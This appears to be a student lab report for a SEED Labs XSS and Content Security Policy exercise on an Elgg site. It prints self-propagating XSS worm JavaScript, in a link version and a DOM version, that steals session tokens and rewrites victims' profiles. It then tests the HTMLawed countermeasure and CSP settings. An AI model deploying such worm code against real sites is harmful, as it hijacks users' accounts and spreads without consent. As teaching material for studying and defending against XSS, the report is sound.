
Next, I went ahead and edited the `xssworm.js` file as per my need. We can use any of the given websites but I'll be using the `example60` website for this. Then screenshot below shows the edits I made:

```

apache_csp.conf xssw
1 /*** XSS attack: link method
2 Put this line below in the attacker's profile:
3 <script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
4 */
5 window.onload = function(){
6     alert("I'm triggered");
7
8     // Put all the pieces together, and apply the URI encoding
9     var wormCode = encodeURIComponent(
10         "<script type='text/javascript'" +
11         "id = 'worm'" +
12         "src='http://www.example60.com/xssworm.js'" +
13         "</script>"
14     );
15
16     // Set the content of the description field and access level.
17     var desc = "&description=Samy is my hero" + wormCode;
18     desc += "&accesslevel[description]=2";
19
20     // Get the name, guid, timestamp, and token.
21     var name = "&name=" + elgg.session.user.name;
22     var guid = "&guid=" + elgg.session.user.guid;
23     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
24     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
25
26     // Set the URL
27     var sendurl="http://www.seed-server.com/action/profile/edit";
28     var content = token + ts + name + desc + guid;
29
30     // Construct and send the Ajax request
31     attackerguid = 59;

```

I also used the root to find the following which is very important for implementation:



The screenshot shows a terminal window titled "root@c7a8d2482b7d: /var/www/csp" with the date "Nov 15 14:08". The terminal has multiple tabs open, with the current tab being the root session. The command history shows the user running "dockps" to list Docker containers, "docksh c7" to switch to container c7, and "ls /var/www" to list files in the www directory. The files listed include "index.html", "phpindex.php", and several JavaScript files ("script_area4.js", "script_area5.js", "script_area6.js").

```
[11/15/23]seed@VM:~/.../Labsetup$ dockps
2cf6515b58e mysql-10.9.0.6
c7a8d2482b7d elgg-10.9.0.5
[11/15/23]seed@VM:~/.../Labsetup$ docksh c7
root@c7a8d2482b7d:/# ls /var/www
csp elgg html
root@c7a8d2482b7d:/# ls /var/www/csp
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@c7a8d2482b7d:/# cd /var/www/csp
root@c7a8d2482b7d:/var/www/csp#
```


Now, using this calculated root location, I can further perform the following tasks:

```
11/15/23]seed@VM:~/.../Labsetup$ ls
iddfriends.js editprofile.js image_www xssworm.js
locker-compose.yml image_mysql mysql_data
11/15/23]seed@VM:~/.../Labsetup$ c7a8d2482b7d:/var/www/csp#
ash: c7a8d2482b7d:/var/www/csp#: No such file or directory
11/15/23]seed@VM:~/.../Labsetup$ docker cp xssworm.js c7a8d2482b7d:/var/www/csp#
11/15/23]seed@VM:~/.../Labsetup$
```

I again used the root window to see the file names:

```
[11/15/23]seed@VM:~/.../Labsetup$ dockps
2cfa6515b58e mysql-10.9.0.6
c7a8d2482b7d elgg-10.9.0.5
[11/15/23]seed@VM:~/.../Labsetup$ docksh c7
root@c7a8d2482b7d:/# ls /var/www
csp elgg html
root@c7a8d2482b7d:/# ls /var/www/csp
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@c7a8d2482b7d:/# cd /var/www/csp
root@c7a8d2482b7d:/var/www/csp# ls
index.html phpindex.php script_area4.js script_area5.js script_area6.js
root@c7a8d2482b7d:/var/www/csp# █
```

Now when I try accessing the example60 website by adding the xssworm.js in the end, I get:



```
/** XSS attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
*/
window.onload = function(){
    alert("I'm triggered");

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(
        "<script type='text/javascript' " +
        "id = \"worm\" " +
        "src=\"http://www.example60.com/xssworm.js\">" +
        "</script>"
    );

    // Set the content of the description field and access level.
    var desc = "&description=Samy is my hero" + wormCode;
    desc += "&accesslevel[description]=2";

    // Get the name, guid, timestamp, and token.
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;

    // Set the URL
    var sendurl="http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    // Construct and send the Ajax request
    attackerguid = 59;
    if (elgg.session.user.guid != attackerguid){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.onreadystatechange = function() {
            if (Ajax.readyState == 4 && Ajax.status == 200) {
                document.write(Ajax.responseText);
            }
        };
        Ajax.send();
    }
}
```

After this, I went to the see-server website and logged in samy's profile. I added the script as instructed in the about me section like before. This caused the script to run and I got the following result:

The screenshot shows a user profile for 'Samy'. At the top, there's a dark blue header bar with the text 'Elgg For SEED Labs'. Below it is a grey sidebar on the left featuring a cartoon character wearing a black fedora and sunglasses. To the right of the sidebar is a white content area. In the center of the content area, there's a modal window with a dark grey header containing the name 'Samy' in large, bold, dark blue letters. The main body of the modal is white and contains the text 'I'm triggered' in a small, dark blue font. In the bottom right corner of the modal, there's a red-bordered button labeled 'OK ↗'. To the left of the modal, there's a section titled 'About me' which contains the text 'Samy is my hero'. On the far right of the content area, there are two buttons: 'Edit avatar' and 'Edit profile', both in a dark blue font.

I got the same result when I tried accessing Samy's profile through other members. But when I went back to the members about section, I found that their about section was changed to Samys my hero:

This screenshot shows a user profile for 'Boby'. The top part is identical to the previous one, with a dark blue header 'Elgg For SEED Labs' and a sidebar with a cartoon character. The main content area has a white background. On the left, there's a large image of a cartoon character wearing a yellow hard hat and overalls. To the right of the image is a white box containing the text 'About me' and 'Samy is my hero'. At the bottom right of the content area, there's a blue link labeled 'Add widgets'. On the far left, there's a vertical sidebar with a list of links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. Each link is preceded by a small icon.

This shows us that the link approach was successful. Now let's consider the DOM approach:

For this part, first I used the `dom_propogating.js` file and edited it as per the given instructions. The updated file are given below:

```

1<script type="text/javascript" id="worm">
2window.onload = function(){
3  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4  var jsCode = document.getElementById("worm").innerHTML;
5  var tailTag = "</" + "script>";
6
7 // Put all the pieces together, and apply the URI encoding
8 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
9
10 // Set the content of the description field and access level.
11 var desc = "&description=Samy is my hero" + wormCode;
12 desc += "&accesslevel[description]=2";
13
14 // Get the name, guid, timestamp, and token.
15 var name = "&name=" + elgg.session.user.name;
16 var guid = "&guid=" + elgg.session.user.guid;
17 var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
18 var token = "&_elgg_token=" + elgg.security.token._elgg_token;
19
20 // Set the URL
21 var sendurl="http://www.seed-server.com/action/profile/edit";
22 var content = token + ts + name + desc + guid;
23
24 // Construct and send the Ajax request
25 attackguid=59;
26 if (elgg.session.user.guid != attackguid){
27   //Create and send Ajax request to modify profile
28   var Ajax=null;
29   Ajax = new XMLHttpRequest();
30   Ajax.open("POST", sendurl,true);
31   Ajax.setRequestHeader("Content-Type",
32

```

After that I used this script in the about me section for samy and logged out. When I visited Samy's profile from one of the members profile, I found the following:

The screenshot shows a user profile for a character named 'Alice'. At the top, there is a blue header bar with the text 'Elgg For SEED Labs'. Below the header, the user's name 'Alice' is displayed in large, bold, black font. Underneath the name are two buttons: 'Edit avatar' and 'Edit profile', both in white text on blue backgrounds. To the left of the name is a square thumbnail image of Alice from Disney's Alice in Wonderland. To the right of the name is a box containing the text 'About me' followed by 'Samy is my hero'.

This shows that the script worked and the attack was successful. It showed the same result when I visited Samy's profile using any other members id as well. I also noticed that the script was copied on their profile's about me. In this code, we could get rid of if(elgg.session.user.guid!=samyGuid) line and still the attack would be successful because now when Samy will save the code, it will get impacted and also save "Samy is my hero" along with the code in its About me field. The only impact of that line now is that Samy himself will never become a victim of the XSS attack.

```
csp elgg html
root@c7a8d2482b7d:/# ls /var/www/csp
index.html phpinde... php index.php script_area4.js script_area5.js script_area6.js
root@c7a8d2482b7d:/# cd /var/www/csp
root@c7a8d2482b7d:/var/www/csp# ls
index.html phpinde... php index.php script_area4.js script_area5.js script_area6.js
root@c7a8d2482b7d:/var/www/csp# cd ..
root@c7a8d2482b7d:/var/www# ls
csp csp# elgg html
root@c7a8d2482b7d:/var/www# cd /elgg/
bash: cd: /elgg/: No such file or directory
root@c7a8d2482b7d:/var/www# cd elgg/
root@c7a8d2482b7d:/var/www/elgg# ls
README.md composer.json composer.lock elgg-config index.php install.php mod phpunit.xml upgrade.php vendor
root@c7a8d2482b7d:/var/www/elgg# ls vendor/elgg/engine/lib/
ls: cannot access 'vendor/elgg/engine/lib/': No such file or directory
root@c7a8d2482b7d:/var/www/elgg# ls vendor/elgg/engine/lib/
access.php configuration.php deprecated-3.3.php languages.php pagehandler.php search.php users.php
actions.php constants.php elgglib.php mb_wrapper.php pageowner.php sessions.php views.php
admin.php cron.php entities.php metadata.php pam.php statistics.php widgets.php
annotations.php deprecated-2.3.php filestore.php navigation.php plugins.php tags.php
cache.php deprecated-3.0.php group.php notification.php relationships.php upgrade.php
comments.php deprecated-3.1.php input.php output.php river.php user_settings.php
root@c7a8d2482b7d:/var/www/elgg# nano input.php
```

Task 7:

For this task, We know that Bob and Charlie were the victims of the XSS attack placed by Samy. First, we activate HTMLLawed plugin, which is a countermeasure to the XSS attack incorporated by elgg website. We see that the plugin has displayed the entire code, and this is no more executed. This is because the plugin has converted this code into data. On logging into Alice's account and visiting Charlie's account now, we see that Alice is no more impacted. Hence, this countermeasure to XSS attack is successful.

Alice

[Edit avatar](#) [Edit profile](#)



[Add widgets](#)


- [Blogs](#)
- [Bookmarks](#)
- [Files](#)
- [Pages](#)
- [Wire post](#)

I got the following result when I visited the given examples links:

CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:

The above screenshot is given with respect to example32b and the screenshot below shows example32a on clicking the button:



Similarly, example32c: gave me:



CSP Experiment

1. Inline:Nonce(111-111-111): **OK**
2. Inline:Nonce(222-222-222): **Failed**
3. Inline:NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:

After this, I made the following modifications in the apache_csp.conf as per instructions:

```
GNU nano 4.8
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        'nonce-111-111-111' 'nonce-222-222-222' *.example60.com \
        'nonce-777-777-777' \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
```

I also made the following modifications as per our need in the index.html file as shown below:

```

SEED-new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor ▾
Open ▾
Nov 15 16:11
~/Downloads/Labsetup/Image_www/csp
*index.html
~/Downloads/Labsetup/Image_www/csp
dom_propogating.js
apache_csp.conf xssworm.js
1 <html>
2 <h2>CSP Experiment</h2>
3 <p>1. Inline:Nonce (111-111-111): <span id='area1'><font color='red'>Failed</font></span></p>
4 <p>2. Inline:Nonce (222-222-222): <span id='area2'><font color='red'>Failed</font></span></p>
5 <p>3. Inline:NoNonce: <span id='area3'><font color='red'>Failed</font></span></p>
6 <p>4. Fromself: <span id='area4'><font color='red'>Failed</font></span></p>
7 <p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font></span></p>
8 <p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font></span></p>
9 <p>7. From button click: <button onclick="">Click me</button></p>
10
11 <script type="text/javascript" nonce="111-111-111">
12 document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
13 </script>
14
15 <script type="text/javascript" nonce="222-222-222">
16 document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
17 </script>
18
19 <script type="text/javascript">
20 document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
21 </script>
22
23
24 <script src="script_area4.js"> </script>
25 <script src="http://www.example60.com/script_area5.js"> </script>
26 <script src="http://www.example70.com/script_area6.js"> </script>
27
28 <script type="text/javascript" nonce="777-777-777">
29 function myAlert(){
30 alert('JS Code executed!');
31 }

```

64°F Rain Search

Then I performed the following executions:

```

root@c7a8d2482b7d:/var/www/csp# cd /var/www/csp/
root@c7a8d2482b7d:/var/www# ls
csp elgg html
root@c7a8d2482b7d:/var/www# cd elgg/
bash: cd: /elgg/: No such file or directory
root@c7a8d2482b7d:/var/www# cd elgg/
root@c7a8d2482b7d:/var/www/elgg# ls
README.md composer.json composer.lock elgg-config index.php install.php mod phpunit.xml upgrade.php vendor
root@c7a8d2482b7d:/var/www/elgg# ls vendor/elgg/engine/lib/
ls: cannot access 'vendor/elgg/engine/lib/': No such file or directory
root@c7a8d2482b7d:/var/www/elgg# ls vendor/elgg/engine/lib/
access.php configuration.php deprecated-3.3.php languages.php pagehandler.php search.php users.php
actions.php constants.php elgglib.php mb_wrapper.php pageowner.php sessions.php views.php
admin.php cron.php entities.php metadata.php pam.php statistics.php widgets.php
annotations.php deprecated-2.3.php filestore.php navigation.php plugins.php tags.php
cache.php deprecated-3.0.php group.php notification.php relationships.php upgrade.php
comments.php deprecated-3.1.php input.php output.php river.php user_settings.php
root@c7a8d2482b7d:/var/www/elgg# nano input.php
root@c7a8d2482b7d:/var/www/elgg# ls
README.md composer.json composer.lock elgg-config index.php install.php mod phpunit.xml upgrade.php vendor
root@c7a8d2482b7d:/var/www/elgg# cd ../csp
root@c7a8d2482b7d:/var/www/csp# ls
index.html phindex.php script_area4.js script_area5.js script_area6.js
root@c7a8d2482b7d:/var/www/csp# ls /etc/apache2/sites-enabled/
000-default.conf apache_csp.conf apache_elgg.conf server_name.conf
root@c7a8d2482b7d:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@c7a8d2482b7d:/var/www/csp# service apache2 restart
* Restarting Apache httpd web server apache2
root@c7a8d2482b7d:/var/www/csp# nano /etc/apache2/sites-enabled/apache_csp.conf
root@c7a8d2482b7d:/var/www/csp# ls /etc/apache2/sites-available/apache_csp.conf
/etc/apache2/sites-available/apache_csp.conf
root@c7a8d2482b7d:/var/www/csp# 

```

After all these modifications, I got the following result for example32b:

The screenshot shows a web browser window with the URL www.example32b.com. The page title is "CSP Experiment". Below the title is a numbered list of 7 items:

1. Inline:Nonce(111-111-111): **OK**
2. Inline:Nonce(222-222-222): **OK**
3. Inline:NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

Now, for example32c, I again made some modifications on the phpindex.php file:

The screenshot shows a terminal window with five tabs. The active tab is titled "phpindex.php" and contains the following PHP code:

```
GNU nano 4.8
<?php
$cspheader = "Content-Security-Policy:" .
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' *.example70.com".
    "'nonce--222-222-222' *.example60.com";
header($cspheader);
?>
<?php include 'index.html';?>
```

The status bar at the bottom of the terminal window shows the message "[Wrote 10 lines]". The bottom of the screen shows a Windows taskbar with various icons.


```
bash: c7a8d2482b7d:/var/www/csp#: No such file or directory
[11/15/23]seed@VM:~.../Labsetup$ docker cp xssworm.js c7a8d2482b7d:/var/www/csp#
[11/15/23]seed@VM:~.../Labsetup$ cd image_www/
[11/15/23]seed@VM:~.../image_www$ ls
apache_csp.conf apache_elgg.conf csp Dockerfile elgg
[11/15/23]seed@VM:~.../image_www$ Dockerfile elgg
bash: ./Dockerfile: Permission denied
[11/15/23]seed@VM:~.../image_www$ docker cp apache_csp.conf
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage: docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-|
       docker cp [OPTIONS] SRC_PATH|-| CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
[11/15/23]seed@VM:~.../image_www$ docker cp phpindex.php c7a8d2482b7d:/var/www/csp/
lstat /home/seed/Downloads/Labsetup/image_www/phpindex.php: no such file or directory
[11/15/23]seed@VM:~.../image_www$ cd csp/
[11/15/23]seed@VM:~/csp$ docker cp phpindex.php c7a8d2482b7d:/var/www/csp/
[11/15/23]seed@VM:~/csp$ docker cp phpindex.php c7a8d2482b7d:/var/www/csp/
[11/15/23]seed@VM:~/csp$ cat phpindex.php
<?php
$cspheader = "Content-Security-Policy:" .
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' *.example70.com".
    "";
header($cspheader);
?>

<?php include 'index.html';?>
[11/15/23]seed@VM:~/csp$
```

I got the following result:



The screenshot shows a web browser window with the URL www.example32c.com. The page title is "CSP Experiment". Below the title, there is a list of 7 items, each with a status indicator (OK or Failed) in green or red text. The items are:

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **OK**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

CSP (Content Security Policy) prevents Cross-Site Scripting (XSS) attacks by specifying approved sources for scripts and resources, blocking inline scripts, and thwarting code injection attempts.

like `eval()`` and `new Function()`. By controlling content origins and enforcing stricter execution policies, CSP mitigates the risk of malicious script injection, enhancing website security against XSS vulnerabilities.